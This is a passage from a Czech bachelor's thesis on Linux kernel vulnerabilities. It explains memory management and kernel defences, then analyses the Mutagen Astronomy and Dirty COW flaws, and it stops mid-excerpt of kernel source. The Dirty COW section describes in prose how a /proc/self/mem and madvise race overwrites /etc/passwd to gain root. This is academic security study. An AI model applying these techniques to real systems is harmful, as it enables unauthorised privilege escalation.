FAKULTA INFORMAČNÍCH TECHNOLOGIÍ ČVUT V PRAZE

Zadání bakalářské práce

Název:	Studie zranitelností Linuxového jádra
Student:	Jan Pánov
Vedoucí:	Ing. Michal Štepanovský, Ph.D.
Studijní program:	Informatika
Obor / specializace:	Bezpečnost a informační technologie
Katedra:	Katedra počítačových systémů
Platnost zadání:	do konce letního semestru 2022/2023

Pokyny pro vypracování

1. Vypracujte krátkou rešerši vybraných zranitelností Linuxového jádra.
2. Stručně popište, jaké chyby způsobují tyto zranitelnosti.
3. Vyberte si jednu konkrétní zranitelnost (např. CVE-2020-25221, CVE-2020-14386, CVE-2019-17666, CVE-2019-11815 apod.) a detailněji vysvětlete příčiny a možné následky této zranitelnosti.
4. Identifikujte předpoklady pro proveditelnost útoku využívajícího tuto vybranou zranitelnost.
5. Pokuste se prakticky realizovat útok.
6. Zhodnoťte obtížnost celého útoku.

Jednotlivé kroky a obsah práce konzultujte s vedoucím BP.

Elektronicky schválil/a prof. Ing. Pavel Tvrdík, CSc. dne 25. února 2021 v Praze.

FAKULTA
INFORMAČNÍCH
TECHNOLOGIÍ
ČVUT V PRAZE

Bakalářská práce

Studie zranitelností Linuxového jádra

Katedra informační bezpečnosti

Vedoucí práce: Ing. Michal Štěpanovský, Ph.D.

27. června 2021

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval samostatně a že jsem uvedl veškeré použité informační zdroje v souladu s Metodickým pokynem o dodržování etických principů při přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů, zejména skutečnost, že České vysoké učení technické v Praze má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 citovaného zákona.

V Praze dne 27. června 2021 . . . . . .

České vysoké učení technické v Praze

Fakulta informačních technologií

Odkaz na tuto práci

Pánov, Jan. *Studie zranitelností Linuxového jádra*. Bakalářská práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2021.

Abstrakt

Práce se zabývá zranitelností CVE-2019-9213 související s chybou v paměťovém substému operačního systému Linux. Umožnuje namapování virtuální adresy 0. Zranitelnost je včetně dvou dalších (Mutagen Astronomy a Dirty COW) analyzovaná a je navržen útok za účelem eskalace oprávnění na danou zranitelnost. Na adresu 0 je nahrán škodlivý kód a spuštěn v privilegovaném režimu. Útok je úspěšný, nicméně jsou vypnuté některé systémové ochrany.

Klíčová slova Linuxové jádro, zranitelnosti, exploit, shellcode, eskalace oprávnění, CVE-2019-9213

Abstract

This thesis focuses on Linux kernel vulnerability CVE-2019-9213, which relates with a bug on Memory Management subsystem on Linux operating system. It allows mapping of vitual address 0. This vulnerability with Mutagen Astronomy and Dirty COW are analyzed and an attack is design in order to gain privilege escalation. On address 0 is stored a malicious code and is run in privileged mode. The attack is successfull however some system's protections are disabled.

Keywords Linux kernel, vulneralibities, exploit, shellcode, privilege escalation, CVE-2019-9213

Obsah

Seznam obrázků

Seznam výpisů kódu

Úvod

Linuxové jádro je naprogramováno v jazyce C a v jazyce symbolických adres. Tyto jazyky dovolují programátorům udělat v kódu chyby, které mohou v některých případech vést až získání kontroly nad celým systémem.

Smyslem této bakalářské práce je vybrat jednu zranitelnost nalezenou v linuxovém jádře, podrobit ji detailnějšímu rozboru a pokusit se navrhnout útok, který dotyčnou zranitelnost využije. Práce se také věnuje popisu některých obecných chyb, které jazyk C umožňuje, a reálným příkladům nalezených v jádře.

Pro hlavní účely analýzy a návrhu byla vybrána zranitelnost s kódovým označením CVE-2019-9213.

První kapitola se věnuje samotnému procesu zavedení jádra od spuštění prvního firmwaru až po grafické uživatelského rozhraní.

Druhá kapitola je zaměřena na představení architektury operačního systému Linux, paměťového subsystému a virtuálního souborového systému.

Třetí kapitola se zabývá některými vybranými zranitelnostmi a popisuje chyby, které je způsobují. Jsou analyzovány dvě zranitelnosti Mutagen Astrononomy a Dirty COW.

Čtvrtá kapitola analyzuje chybu nalezenou v paměťovém subsystému CVE-2019-9213.

Pátá kapitola je postavena na návrhu útoku a identifikaci předpokladů pro úspěšnou eskalaci oprávnění. Popisuje psaní exploitu krok za krokem.

Šestá kapitola ukazuje, jakým způsobem bylo zprovozněno testovací prostředí.

Nakonec jsou v závěru shrnuty dosažené výsledky.

Mou motivací pro volbu tohoto tématu je zájem o samotný operační systém Linux, proto jsem uvítal příležitost ponořit se hlouběji do jádra skrze vybrané zranitelnosti. S psaním exploitu jsem měl téměř nulové zkušenosti.

Kapitola 1

Spuštění jádra

Tato kapitola se věnuje spuštění jádra uloženého na pevném disku (nebo kterémkoliv jiném paměťovém médiu). Je zde pro čtenářovu představu, aby tušil, co se děje před tím, než je spuštěn grafický režim. Všechny zkratky jsou uvedeny v závěru práce.

Při startu počítače načte procesorová jednotka adresu z nevolatilní paměti ROM, ve které je nahrán firmware nazývaný BIOS (nebo novější UEFI). Tento firmware inicializuje hardware, otestuje procesor, operační paměť, grafickou kartu a další připojené periferie. Poté načte z nastaveného bootovacího zařízení do hlavní paměti RAM první sektor tzv. MBR, na kterém je uložen zavaděč (obvykle GRUB2).

Zavaděč funguje ve dvou fázích. V první fázi je načten samotný kód zavaděče zmíněným programem BIOS/UEFI. Zavaděč zná adresy spustitelného souboru jádra a archivu initramfs, které nahraje ve druhé fázi do hlavní paměti. Řízení je dále předáno jádru spolu s parametry ovlivňujícími jeho následující běh - například vypnutí/zapnutí randomizace adres, podpora protokolu IPv6, atd.

Linuxové jádro je spuštěno funkcí *start_kernel()*, jež inicializuje širokou škálu služeb. Jsou to např. služby zajišťující obsluhu přerušení(IRQ), plánování úloh(scheduler), paměťový subsystém (MM), virtuální systém souborů (VFS), LVM a další systémové funkce.

V dalším kroku následuje rozbalení archivu initramfs. Ten obsahuje základní strukturu souboru systémů *rootfs* (/dev, /proc, /sys, ...) a nejnutnější programy k zajištění běhu procesů v uživatelském prostoru. V tomto kořenovém systému je spuštěn první proces *init* s PID=1, který nahraje doplňující moduly a inicializuje všechny další služby/démony podle nastaveného runlevelu. Proces *init* je předkem všech dalších vzniklých procesů.

Následuje přihlášení uživatele do shellu a je zahájena tzv. session, sezení. Poté může být spuštěna služba zajišťující zobrazení grafického prostředí. [1, 2]

Kapitola 2

Seznámení s architekturou systému Linux

Operační systém Linux se skládá z mnoha komplexních subsystémů, jež poskytují služby spravující paměť, procesy, systémy souborů, kryptografické služby, bezpečnost ...

Každý subsystém používá definované rozhraní pro komunikaci s příslušným hardwarovým zařízením skrze ovladače zařízení a specifickou instrukční sadou pro danou architekturu procesoru.

Všechny zdrojové soubory definující chování jádra se nacházejí v tzv. *kernel tree*. Obsahuje adresáře mm – memory managament, fs – filesystem, arch – kód závislý na procesoru, ...[3]


2.1 Privilegovaná a neprivilegovaná úroveň

Operační systém se z hlediska vykonávání kódu dá rozdělit na dvě úrovně. První úrovní, v níž jsou spuštěny všechny aplikace, je *uživatelský prostor*. Kód aplikací z uživatelského prostoru je prováděn v tzv. *neprivilegovaném módu*. Druhou úrovní je *prostor jádra*, ten je vykonáván v tzv. *privilegovaném módu*.

Při vykonávání instrukcí aplikací má procesor v neprivilegovaném režimu omezené možnosti. Naopak při vykonávání instrukcí jádra v privilegovaném režimu je plně využíváno všech možností procesoru. Rozdíl mezi těmito módy je v množině instrukcí, jíž procesor může užívat. Příklady privilegovaných instrukcí jsou vstupně/výstupní operace, přidělování nebo odebírání systémových prostředků (paměť, procesor, pevný disk, ...) , vypnutí počítače a mnoho dalších.

2.2 Systémová volání

Aplikace vyžadující provedení privilegované operace (např. čtení nebo zápis) "požádají" jádro o danou operaci přes rozhraní *systémových volání*. Systémová volání jsou vstupním bodem do prostoru jádra. Každé systémové volání je v Linuxu označeno vlastním číslem, jenž je při volání vloženo do registru `rax`, a parametry volání jsou předány registrům dle volací konvence v pořadí `rdi`, `rsi`, `rdx`, `rcx`, `r10`, `r8` a `r9`. Po zavolání *trap instrukce* (na x86: int 0x80, na x86_64: syscall) je vykonáno *přerušení* a procesor se přepne z neprivilegovaného módu do privilegovaného. Uloží stav registrů a adresu uživatelského procesu na *zásobník jádra*. Systém se poté podívá do *tabulky přerušení* IDT a podle typu přerušení pokračuje dále. V případě systémového volání je v dalším kroku vyhledáno příslušné volání z tabulky systémových volání pomocí čísla indexu vloženého do registru `rax`. Po vykonání operace daného volání jsou uložené registry obnoveny a procesor se přepne zpět do neprivilegovaného režimu a návrátí se na uloženou adresu uživatelského procesu. [4]



Obrázek 2.1: Architektura operačního systému Linux

2.3 Správa paměti

Správa paměti — Memory Management zahrnuje správu fyzické paměti – alokování a uvolňování prostředků, správu virtuální paměti – *stránkování*, *swapování*, princip *Copy–On–Write* (COW), správu uživatelského prostoru – volání mmap(), brk(), apod. [3]

2.3.1 Virtuální paměť

Počítače mají fixní množství fyzické paměti RAM, která je používána k dočasnému ukládání dat procesů a jádra. Fyzický prostor je tvořen množinou adres začínající od 0 – velikost RAM -1 a je sdílen s několika procesy a jádrem, proto je důležeté, aby neoprávněný proces nemohl zapsat do jiného nebo přímo do kódu jádra. Z tohoto důvodu je fyzický prostor separován pomocí konceptu *virtuální paměti*.

Virtuální paměť odstiňuje aplikace od správy fyzické paměti a poskytuje mechanismy, které zajišťují bezpečnost a sdílení dat mezi procesy.

Tento systém je odpovědný za to, aby každý proces "žil" v iluzi vlastního *virtuálního adresního prostoru* a za překlad virtuálních adres na fyzické.

Fyzická paměť je rozdělena na kontinuální oblasti stejné velikosti – *rámce* a virtuální paměť na oblasti – *stránky*. Velikost stránky koresponduje s velikostí rámce. Na Intel architekturách x86_64 odpovídá velikost stránky/rámce 4KiB, na jiných architekturách může být velikost odlišná.

O překlad mezi těmito dvěma oblastmi se stará jednotka *MMU*. MMU je zařízení na čipu procesoru, které překládá virtuální adresy na fyzicé. Procesor při vykonávání paměťových operací instrukcemi LOAD/STORE pracuje s virtuálními adresami. Každý proces a přístup do paměti tak používá virtuální paměť. [5].

Pro každý proces operační systém udržuje *tabulku stránek*, která indikuje, jak jsou dané adresy mapovány. Tabulka stránek je uložena v hlavní paměti.

Při spuštění programu jsou z disku do paměti nahrány jen stránky, jež jsou momentálně potřebné. Pokud některá stránka chybí, nastane výjimka *výpadek stránky*, *přerušení* a operační systém je jednotkou MMU instruován o dodání chybějící stránky. Operační systém zná lokaci bloku dat umístěných na disku, vybere volný rámec, do něhož stránku nahraje, aktualizuje tabulku stránek a vrátí se do původního stavu před přerušením.

Infomace o mapování virtuálních adres na fyzické si procesy uchovávají odkazem na strukturu *mm_struct* → *pgd*. Virtuální adresa je dle počtu

úrovní rozdělena na offsetové části reprezentující index řádku příslušné tabulky. První index je řádek ve globálním adresáři stránek s odkazem na další tabulku, druhý index je řádek druhé tabulky, atd. až poslední index odkazuje na samotná data příslušného rámce. [6]

2.3.2 Virtuální adresní prostor procesu

Každý proces má vlastní virtuální adresní prostor, který je rozdělen na dvě části. Prostor samotného procesu a prostor jádra, ten je sdílen se všemi procesy.

Celková velikost adresního prostoru se odvíjí od architektury procesoru v závislosti na počtu bitů, kolik jich umí adresovat. Tento prostor začíná na adrese 0 a končí na adrese $2^n - 1$ u n-bitové architektury. Na 32-bitové je možné adresovat prostor velikosti až 4GiB a na 64-bitové až 16EiB. V případě, že pro proces není dostatek paměti RAM, dochází k *swapování*, což je technika, kdy se nepotřebné stránky ukládají na disk, a tak se uvolňuje místo v hlavní paměti pro stránky nové.

Virtuální adresní prostor procesu se skládá z několika *virtuálních oblastí*. Každá virtuální oblast je charakterizována strukturou *vm_area_struct*. Atributy této struktury jsou počáteční a koncová adresa virtuální oblasti, ukazatele na přechozí a následující oblast v daném procesu, ukazatel na adresní prostor, do kterého oblast patří, práva - čtení, zápis, spouštění, a jiné.

```
<linux/mm_types.h>
struct vm_area_struct {
  unsigned long vm_start;
  unsigned long vm_end;
  struct vm_area_struct    *vm_next, *vm_prev;
  ...
  struct mm_struct *vm_mm;
  ...
  pgprot_t vm_page_prot;
  unsigned long vm_flags;
  ...
}
```


Výpis 2.1: Struktura vm_area_struct

Uspořádání paměti procesu reprezentuje struktura *mm_struct*. Ta má ukazatel na seznam virtuálních oblastí patřících danému procesu, počáteční a koncové adresy textové oblasti, ve níž je uložen zkompilovaný zdrojový kód, datové oblasti s inicializivanými daty, haldy, sdílené oblasti např. libc.so a zásobníku.

```
<linux/mm_types.h>
...
struct mm_struct {
  struct vm_area_struct *mmap; /* list of VMAs */
  ...
  unsigned long start_code, end_code, start_data,
   end_data;
  unsigned long start_brk, brk, start_stack;
  unsigned long arg_start, arg_end, env_start, env_end;
  ...
}
```

Výpis 2.2: Struktura mm_struct

Samotný proces je tvořen strukturou *task_struct*. Pro zajímavost, tato struktura má přibližně 740 řádků včetně dokumentačních komentářů. Obsahuje všechny informace, které proces potřebuje ke svému běhu, jako je jeho identifikátor, odkaz na zásobník, odkaz do virtuálního prostoru, práva definována *strukturou cred*, ...



Obrázek 2.2: Virtuální adresní prostor

2.3.3 mmap

mmap() je systémové volání, které vytváří nové mapování ve virtuálním adresním prostoru volajícího procesu. Signatura mmap() je:

```
void *mmap(void *addr, size_t lenght, int prot,
           int flags, int fd, offset_t offset);
```

Výpis 2.3: Signatura mmap()

- Parametrem `addr` je specifikována počáteční adresa nového mapování. Jestliže je tento parametr roven NULL, je na operačním systému, kterou adresu vybere. Pokud je požadováno mapovaní na konkrétní adresu, je potřeba explicitně přidat příznak MAP_FIXED. Zda bude vybrána zadaná adresa, záleží na několika faktorech, např. jestli je adresa zarovnána na velikost stránky nebo je vyšší nebo rovna minimální povolené mapovatelné adrese. Minimální povolenou adresu je možné konfigurovat v souboru */proc/sys/vm/mmap_min_addr* a důvodem existence této hodnoty je zabezpečení systému před umístěním kódu na virtuální adresu 0 a následné dereferenci null ukazatele. [7]

- `length` určuje velikost nové virtuální oblasti.

- `prot` nastavuje práva oblasti, jedná se o standartní čtení PROT_READ, zápis PROT_WRITE nebo možnosti vykonávání kódu PROT_EXEC.

- `flags`, příznaky. Příznaky umožnují nastavit různé vlastnosti virtuálních oblastí. Příznakem MAP_SHARED lze vytvořit sdílenou oblast viditelnou ostatním procesům. Sdílené knihovny, např. libc, jsou v systému takto mapovány. MAP_PRIVATE vytvoří COW mapování při pokusu o zápis. MAP_ANONYMOUS oblast přepíše nulami. Posledním důležitým příznakem pro tuto práci je MAP_GROWSDOWN. Tento příznak je používán pro datovou strukturu zásobník. Umožnuje expanzi virtuální oblasti směrem k nižším adresám. Jestliže zápis překročí nejnižší adresu, tzn. dotkne se tzv. “guard” stránky, je k této oblasti přidána další stránka.

- `fd` označuje deskriptor souboru, `offset` je offset souboru.

- Návratovou hodnotou je v případě úspěchu ukazatel na začátek nové oblasti [8].

mmap() je základní součástí paměťového subsystému. Jeho funkce jsou definované v souboru `mm/mmap.c`. Jsou jimi např. do_mmap(), find_vma(), remove_vma(), expand_upwards() a `expand_downwards()`, o které bude řeč později v souvislosti s analyzovanou zranitelností CVE-2019-9213.

2.4 Systém souborů *procfs*

`procfs` je virtuální souborový systém (VFS), který poskytuje rozhraní zpřístupňující datové struktury jádra a informace o běžících procesech. [9]

`procfs` není uložen na žádném blokovém zařízení, ale pouze v hlavní paměti. Některé soubory jsou vytvořeny až v okamžiku, kdy se k nim uživatel snaží přistoupit.

Tento filesystem bývá přimontován automaticky během bootovacího procesu do adresáře */proc*. Z tohoto adresáře, v němž jsou udržovány stavy o spuštěných procesech pod příslušným `pid` identifikátorem, si lze nechat zobrazit adresní prostor procesu ze souboru */proc/{pid}/maps*. Ten obsahuje informace o namapovaných virtuálních oblastech včetně jejich přístupových práv, velikosti, čísla inodů souborů patřích k dané oblasti a další. Přístup k těmto oblastem, tedy k paměti daného procesu, je možný skrze soubor */proc/{pid}/mem*. Procesy mají také speciální link */proc/self/* odkazující na vlastní struktury. Adresy symbolů jádra mohou být v souboru */proc/kallsyms*, běžnému uživateli jsou však tyto adresy skryty. [9]

Většina souborů v tomto adresáři je určena pouze pro čtení, některé soubory je ale možné konfigurovat, takže lze měnit různá nastavení jádra/procesů přímo za běhu.

Práce s pamětí nad procesy v souborovém systému `procfs` je definována:

```
<fs/proc/base.c>
static const struct file_operations proc_mem_operations
    = {
  .lseek   = mem_lseek,
  .read    = mem_read,
  .write   = mem_write,
  .open    = mem_open,
  .release  = mem_realese,
};
```

Výpis 2.4: Operace nad pamětí procesu v procfs

`mem_write()` je wrapper pro funkci `mem_rw()`, jež volá další funkci `access_remmote_vm()` a ta zajišťuje čtení nebo zápis do paměťové oblasti jiného procesu – samozřejmě podle příslušných oprávnění.

2.5 Obranné mechanismy

Způsobů ochraňující jádro před zneužitím je několik, zde jsou zmíněné pouze některé. Registr CR4 je řídící registr na čipu procesoru, podle něhož se mění chování CPU jednotky.

`CR4.SMAP` bit [Supervisor Mode Access Protection] chrání stránky před přístupem k datům v privilegovaném módu. Pokud je CR4.SMAP = 1, program operující v privilegovaném režimu nemůže zpřístupnit data z virtuálních adres uživatelského prostoru. Pokus o zpřístupnění dat vygeneruje *výpadek stránky*. [10]

`CR4.SMEP` bit [Supervisor Mode Execution Protection] chrání stránky před načtením instrukcí (fetch) v privilegovaném režimu. Pokud je hodnota bitu registru nastavena na CR4.SMEP = 1, program operující v privilegovaném režimu nemůže načíst instrukce z virtuálních adres uživatelského prostoru. Pokus o spuštění kódu vvygeneruje *výpadek stránky*. [10]

`KASLR` je implementace, která dekompresuje obraz jádra na náhodné fyzické adresy a mapuje obraz na náhodné virtuální adresy. Útočníci tak nemohou jednoduše zjistit, na kterých adresách se kód jádra nachází. [11]

`/proc/sys/vm/mmap_min_addr` indikuje velikost adresového prostoru začínajícího od 0, jenž nemůže být namapován. Omezení poskytuje ochranu před zneužitím chyb zpřístupnůjící NULL ukazatel. [12, 7]

Cílem popisu předchozích témat bylo seznámit čtenáře se základními pojmy souvisejícími převážně se zranitelností CVE-2019-9213.

Další kapitola se věnuje některým programátorským chybám a zranitelnostem, poté bude následovat popis výše uvedené zranitelnosti a návrh útoku.

Kapitola 3

Analýya známých zranitelností

Kapitola vybírá některé programátorské chyby z jazyka C a známé zranitelnosti, které jsou těmito chybami způsobeny.

3.1 Přetečení datového typu

Přetečení datového typu nastane, když je inkrementována hodnota daného typu, ale je příliš velká na uložení do jeho reprezentace. Hodnota poté "přeteteče" do velmi malé hodnoty nebo záporného čísla. Toto chování může mít za následek vznik bezpečnostního incidentu, např. v závislosti na přetečené proměnné se začne vykonávat jiná větev programu, která by se za "normálních" okolností vykonávala pouze oprávněným uživatelům. V podstatě se může změnit logika provádění programu. [13]

Příčinou je, že v počítači jsou čísla ukládána do paměťových buněk mající určitou velikost, takže existuje jistý "strop", kterých mohou čísla nabývat. Číselné datové typy mohou být čteny buď neznaménkově, typ *unsigned* nebo znaménkově, typ *signed*. Zápis v paměti je stejný, interpretace jiná. Signed dává možnost práce se zápornými čísly, ale s polovičním rozsahem hodnot, kterých může oproti unsigned typu nabývat. Například datový typ integer značen *int* má velikost 4 bajty a 2^{32} hodnot. Rozsah neznaménkové interpretace je od 0 po $0xFFFFFFFF$, znaménkové od $0x80000000$ po $0x7FFFFFFF$. Přičtení +1 k maximální hodnotě neznaménkového typu by již přeteklo a výsledek by byl 0. Problém přetečení/podtečení se netýká jen datového typu int ale obecně všech primitivních číselných typů. Celá čísla jsou reprezentovaná dvojkovým doplňkem kvůli rozlišení záporných a kladných hodnot. Např. číslo 3 je v binární soustavě 0011_b a číslo 13 je 1101_b. Záporné číslo -3 dostaneme negací bitů čísla

0011 a přičtením 1. Výsledek je 1101_b. Binární reprezentace ve dvojkovém doplňku čísla -3 a 13 je stejná.

3.1.1 Mutagen Astronomy

Chyba s označením CVE-2018-14634. Přetečení datového typu integer bylo objeveno v jádře operačního systému Linux ve funkci `create_elf_tables()`. Neprivilegovaný uživatel s přístupem k SUID programu mohl využít této chyby k eskalaci oprávnění. Skóre zranitelnosti je 7.8, což ji řadí mezi vysoce nebezpečné chyby. [14]

```
<fs/binfmt_elf.c>

#define STACK_ROUND(sp, items) \
        (((unsigned long) (sp - items)) &~ 15UL)
...
create_elf_tables(struct linux_binprm *bprm,
                  struct elfhdr *exec, ...
 ...
 int argc = bprm->argc;
 int envc = bprm->envc;
 elf_addr_t __user *sp;
 ...
 int items;
 ...
 p = arch_align_stack(p);
 ...
 items = (argc + 1) + (envc + 1) + 1;
 bprm->p = STACK_ROUND(sp, items);
 ...
 sp = (elf_addr_t __user *)bprm->p;
```

Výpis 3.1: Kód odpovědný za zranitelnost Mutagen Astronomy

STACK_ROUND je makro, jemuž jsou vloženy argumenty ukazatel na vrchol zásobníku `sp` (stack pointer) a `items` (počet položek), které označují o kolik se ukazatel `sp` má posunout směrem k nižším adresám, kolik položek má "přeskočit". Proměnné `argc` a `envc` označují počet parametrů programu a počet proměnných prostředí. Tyto proměnné jsou shora omezené konstantou MAX_ARG_STRINGS, jejíž hodnota je $0x7FFFFFFF$. Protože jsou `argc` a `envc` typu integer, tak po přičtení $+1$ k maximální konstantě se dostanou na hodnotu $0x80000000$, což je v reprezentaci znaménkových typů již záporné číslo.

Kdyby se povedlo do programu vložit alespoň MAX_ARG_STRINGS argumentů, bude výsledná hodnota proměnné `items` negativní. V makru STACK_ROUND potom dojde k odečítání záporného čísla, což znamená, že se ke `sp` hodnota přičte. Tím se posune ukazatel na vrchol zásobníku uživatelského prostoru směrem k vyšším adresám namísto k nižším.

SUID programu tak bylo možné předat vlastní definované proměnné prostředí, jež mohly ovlivnit běh spouštějícího procesu. Například šlo změnit cestu LD_LIBRARY_PATH, takže linker mohl nalinkovat upravené "zlé" knihovny a jejich kód provést pod rootem.

Zranitelné verze jader jsou 2.6.x, 3.10.x a 4.14.x. [15]


3.2 Časově závislá chyba

Časově závislá chyba spočívá ve vykonávání proudu instrukcí v pořadí, které programátor nepředpokládal a které vede k nedeterministickému chování programu. Jev se kvůli náhodným výskytům špatně detekuje.

Tato chyba se může vyskytnout jen za splnění několika podmínek. Na hardwarové úrovni musí být procesor postaven na architektuře SMP, neboli jednotlivá vlákna procesů se mohou střídat mezi všemi procesorovými jednotkami. Na softwarové úrovni je vyžadováno, aby program zpracovával nějakou činnost paralelně alespoň dvěma vlákny, která přistupují ke sdílenému prostředku (proměná, soubor, ...) s možností zápisu. Sdílený prostředek je označován také jako *kritická sekce*.

Linux používá preemptivní plánování, tzn. že *plánovač* přiděluje vláknům dle priorit *časové kvantum*, po které jsou na CPU prováděna. Po vypršení času dojde k *přepnutí kontextu* a CPU jednotka je přidelena jinému vláknu.[16]

Jako příklad, nechť jsou dvě vlákna T_1 a T_2 a obě přistupují ke sdílené proměnné *int* $i = 0$. Tuto hodnotu budeme chtít kvůli urychlení výpočtu inkrementovat paralelně. Oba proudy instrukcí budou v cyklu provádět operace čtení/zápis do této proměnné. Vlákno T_1 si načte $i = 0$ do registru (instr. LOAD R, MEM[i]). V tom T_1 vyprší čas, plánovač přepne kontext, během kterého jsou hodnoty registrů uloženy na zásobník a cpu je přiděleno druhému vláknu. T_2 načte proměnnou i a v cyklu ji několikrát inkrementuje. Po dalším přepnutí kontextu je vlákno T_1 díky obnoveným registrům v původním stavu a navýší původní hodnotu i=0. Výsledek zapíše (STORE MEM[i], R) a to stejné několikrát opakuje. Vzniká tak závod mezi dvěma vlákny. Aby k podobným situacím nedocházelo, musí být k těmto sdíleným prostředkům zajištěn *výlučný přístup*. Sychronizačními prostřed-



Obrázek 3.1: Časově závislá chyba

ky umožnující tento přístup jsou například `spinlocky`, `mutexy` a používání `atomických proměnných`. [17]

3.2.1 Dirty COW

Zranitelnost v linuxovém jádře s označením CVE-2016-5195 a skóre 7.8. Dovolovala zapsat do paměťových stránek, které byly určeny pouze ke čtení. Bylo tak možné zapsat do systémových, konfiguračních nebo SUID souborů. To umožnovalo získat rootovská práva například přepsáním uid některého uživatele na 0 v souboru /etc/passwd.

Zápis byl proveden vyvoláním souběhu dvou vláken a zneužitím chyby v implementaci mechanismu *Copy–On–Write* (COW), což je princip, kdy se fyzický rámec při pokusu o zápis nakopíruje do nového rámce, do kterého je již zápis povolen.

Exploit spočíval ve vytvoření dvou vláken, která používala zvlášť systémová volání write() do */proc/self/mem* a volání madvise(), jemuž byl předán flag MADV_DONTNEED, který systému říká, že paměťová stránka nebude v blízké budoucnosti potřeba a jádro tak může zdroj uvolnit. Za běžných okolností bylo skutečně zapsáno do COW stránky, která byla následně uvolněna. Jenomže v jednom případě tak učiněno nebylo, přišel požadavek na zápis do stránky, byla vytvořena kopie, ta se následně díky přepnutí kontextu na madvise() uvolnila a zápis se provedl do stránky původní.

Chyba se nalézala ve funkci `__get_user_pages()`, která převádí virtuální adresy na fyzické stránky.

```
<mm/gup.c>

long __get_user_pages(struct task_struct *tsk,
                      struct mm_struct *mm,
                      ...)
...
do {
...
retry:
        cond_resched();
        page = follow_page_mask (vma, start, foll_flags,
                                 &page_mask);
        if (!page) {
                int ret;
